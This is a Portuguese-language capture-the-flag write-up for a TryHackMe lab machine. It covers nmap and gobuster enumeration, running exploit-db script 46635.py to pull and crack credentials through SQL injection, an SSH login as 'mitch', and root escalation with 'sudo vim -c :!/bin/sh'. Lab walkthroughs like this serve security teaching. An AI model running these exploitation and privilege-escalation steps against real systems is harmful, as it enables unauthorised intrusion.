Writeup - Easyctf TryHackMe
Nicolas Sanson Giaboeski

Ao começar o desafio já recebemos o endereço da máquina que iremos atacar, o primeiro passo é realizar um port scan utilizando nmap.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 10.10.55.40 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 17:00 EST
Nmap scan report for 10.10.55.40
Host is up (0.31s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.04 seconds
```

Aqui vemos que há 3 portas com estado open, uma ftp, uma http, e outra ssh.
Realizando buscas no exploit-db sobre a versão do http oferecida (Apache httpd 2.4.18), não foi possível encontrar algo que entregasse um avanço no ctf.
Em seguida, foi utilizado o gobuster com uma wordlist padrão do Kali Linux na porta com serviço http para ver se há algum diretório de nome comumente utilizado, como mostra a seguinte imagem:


```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  domain.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd dirbuster

┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ ls
apache-user-enum-1.0.txt  directories.jbrofuzz    directory-list-2.3-medium.txt  directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-1.0.txt  directory-list-2.3-small.txt   directory-list-lowercase-2.3-small.txt
```

```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ gobuster dir -u 10.10.55.40 -w directory-list-2.3-small.txt
```

Com isso, conseguimos um passo a mais para conquistar a bandeira, o encontrado é um diretório com nome “simple”.

```
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 311] [--> http://10.10.55.40/simple/]
Progress: 10106 / 87665 (11.53%)
```

Acessando o endereço no diretório simple, vemos uma página que nos fornece uma versão possível de SQL Injection



O próximo desafio foi algo não diretamente relacionado ao CTF, mas sim entender que para utilizar essa ferramenta, é necessária uma versão específica do python. Com isso, há de ser baixado e instalado o pip2, uma versão antiga que o kali não oferece por padrão.
Utilizando o exploit com outra wordlist padrão do sistema operacional, conseguimos realizar um crack que nos fornece dados interessantes:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python2 46635.py -u http://10.10.55.40/simple --crack -w /usr/share/wordlists/fasttrack.txt
```

Retornando:

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin0
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

(São necessárias algumas tentativas até que o crack seja feito corretamente pela máquina)

Tendo obtido o usuário da máquina que estamos atacando e a senha, podemos tentar acessá-la remotamente através de ssh.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -p 2222 mitch@10.10.55.40
```


Com isso, conseguimos o acesso à máquina do alvo. Vamos obter alguns dados:

```
Last login: Wed Nov 13 23:16:15 2024 from 10.6.22.98
$ whoami
mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ cd ..
$ ls
mitch  sunbath
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

Utilizando o sudo -l, vemos que é possível escalar privilégio na máquina pelo vim. Para isso, utilizaremos o comando:

```
sudo vim -c ':!/bin/sh'
```

Por fim, conseguimos escalar privilégio, vamos checar novamente algumas informações:



E chegamos ao final 🙂.